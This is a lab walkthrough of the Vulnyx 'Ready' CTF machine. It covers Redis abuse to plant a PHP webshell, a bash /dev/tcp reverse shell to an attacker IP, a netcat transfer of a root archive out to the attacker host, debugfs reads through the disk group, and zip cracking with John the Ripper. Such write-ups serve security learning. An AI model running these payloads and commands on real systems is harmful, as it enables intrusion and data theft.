
The Ready machine from the Vulnyx platform demonstrates how a misconfigured service can quickly lead to full system compromise. In this walkthrough we exploit an exposed Redis instance to gain command execution, obtain a shell as a system user, and escalate privileges using raw disk access.
The attack chain relies on abusing Redis snapshot functionality to write a PHP webshell, followed by privilege escalation through the disk group, which allows reading the root filesystem directly.
Initial Reconnaissance
The first step was identifying the vulnerable machine on the local network.
arp-scan --interface=eth1 192.168.56.0/24The scan revealed the target machine:
192.168.56.105Once the target was identified, the next step was to enumerate running services.

Port Scanning

A full TCP scan was performed using Nmap.
nmap -sC -sV -p- 192.168.56.105The results showed three open ports:
80/tcp   HTTP
6379/tcp Redis
8080/tcp HTTP
The web services on ports 80 and 8080 both displayed the default Apache test page. However, the Redis service immediately stood out because Redis is typically used internally and should not be exposed to external networks.
Web Enumeration
Both web services were inspected in the browser.
http://192.168.56.105
http://192.168.56.105:8080
They displayed the default Apache configuration page.

To ensure there were no hidden endpoints, I Performed directory brute forcing.
feroxbuster -u http://192.168.56.105 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txtOnly default directories were discovered.
/icons
/icons/README
With no obvious web application present, the focus shifted to the Redis service.
Redis Enumeration
Redis is an in-memory key-value store that is frequently used for caching. If exposed without authentication, it can allow attackers to manipulate stored data and write files to disk.
A connection was attempted using the Redis CLI client.
redis-cli -h 192.168.56.105Testing the connection:
PINGThe response confirmed that Redis was accessible.
PONGThis indicated that the Redis service did not require authentication, making it vulnerable to abuse.

Writing a Webshell via Redis
Redis periodically writes database snapshots to disk. By modifying Redis configuration parameters, it is possible to control where these snapshots are written.
The first step was changing the Redis working directory to the Apache web directory.
CONFIG SET dir /var/www/htmlNext, the database filename was changed.
CONFIG SET dbfilename shell.phpA simple PHP webshell payload was inserted into Redis.
SET test "<?php system($_GET['cmd']); ?>"Finally, the Redis database was saved to disk.
SAVEThis caused Redis to create the following file:
/var/www/html/shell.php


Remote Command Execution

The webshell was accessed through the browser.
http://192.168.56.105/shell.php?cmd=idThe output showed:
uid=1000(ben) gid=1000(ben) groups=1000(ben),6(disk)This confirmed successful command execution and revealed that the service was running as the user ben.
Obtaining a Reverse Shell
To obtain a more useful interactive shell, a reverse shell was triggered.
A netcat listener was started on the attacker machine.
nc -lvnp 4444Then the following payload was executed through the webshell.
bash -c 'bash -i >& /dev/tcp/192.168.56.102/4444 0>&1'This resulted in a shell connection:
ben@ready:/var/www/html$

Retrieving the User Flag
We browse through the home directory of user ben and we get the user.txt i.e. the user flag.
cat user.txt
e5d3-REDACTED
Privilege Escalation Enumeration

After obtaining access, the user's privileges were inspected.
idThe output revealed:
uid=1000(ben) gid=1000(ben) groups=1000(ben),6(disk)Membership in the disk group is extremely powerful because it allows direct access to raw disk devices such as:
/dev/sda
/dev/sda1
This effectively allows reading the filesystem without respecting standard file permissions.
Inspecting the Root Filesystem
To explore the filesystem directly, the debugfs utility was used.
debugfs /dev/sda1Listing the root directory revealed a password-protected archive.
/root/root.zip
Extracting the Archive
The archive was dumped from the filesystem using debugfs.
debugfs -R "dump /root/root.zip /home/ben/root.zip" /dev/sda1The file was then transferred to the attacker machine using netcat.
On the attacker machine
nc -lvnp 4445 > root.zipOn the target machine
nc 192.168.56.102 4445 < /home/ben/root.zipThe archive was successfully received on the attacker machine.



Cracking the ZIP Password
The archive was password protected, so the password needed to be recovered.
First, the archive was converted into a format compatible with John the Ripper.
zip2john root.zip > root_zip_hash.txtThen the password was cracked using the rockyou wordlist.
john root_zip_hash.txt --wordlist=/usr/share/wordlists/rockyou.txtJohn successfully recovered the archive password.



Retrieving the Root Flag
Using the recovered password, the archive was extracted.
unzip root.zipThis revealed the file:
root.txtThe root flag was obtained.
cat root.txt
cf53-REDACTED

Attack Chain Summary
The full compromise path can be summarized as follows:
                         Exposed Redis service
                                  ↓
                       Unauthenticated Redis access
                                  ↓
                  Arbitrary file write via Redis snapshot
                                  ↓
                         PHP webshell creation
                                  ↓
                         Reverse shell as ben
                                  ↓
                       User belongs to disk group
                                  ↓
                      Filesystem access via debugfs
                                  ↓
                        Extraction of root.zip
                                  ↓
                 Password cracking with John the Ripper
                                  ↓
                         Root flag obtained
Conclusion
The Ready machine demonstrates how multiple small misconfigurations can combine to create a full system compromise. What initially appears to be a simple exposed service quickly turns into a complete takeover when proper security controls are not enforced.
The attack began with the discovery of an unauthenticated Redis instance exposed to the network. By abusing Redis snapshot functionality, it was possible to write a PHP webshell directly into the Apache web directory. This provided remote command execution and allowed us to obtain a reverse shell as the user ben.
During post-exploitation enumeration, the user's membership in the disk group became the key to privilege escalation. This group grants access to raw disk devices, which allowed us to inspect the root filesystem using debugfs. By extracting the file /root/root.zip and transferring it to the attacker machine, we were able to recover a password-protected archive. The password was successfully cracked using zip2john and John the Ripper, revealing the final root flag.
This challenge highlights several important security lessons. Internal services such as Redis should never be exposed publicly without authentication. Additionally, assigning users to highly privileged groups like disk can effectively grant unrestricted access to the entire filesystem.
Overall, Ready is a great example of how attackers chain together misconfigurations — from exposed services to weak privilege boundaries — to achieve full system compromise.
If you found this walkthrough helpful or interesting, feel free to leave a clap and share your thoughts. Feedback is always appreciated and helps improve future write-ups.
You can also explore more of my walkthroughs and security notes on my profile and GitHub repository, where I regularly document my learning journey through CTF machines, labs, and security challenges.
If you enjoyed this article, consider checking out my other write-ups as well — including machines like Gameshell2, yuan111, and more.
Happy hacking and keep learning!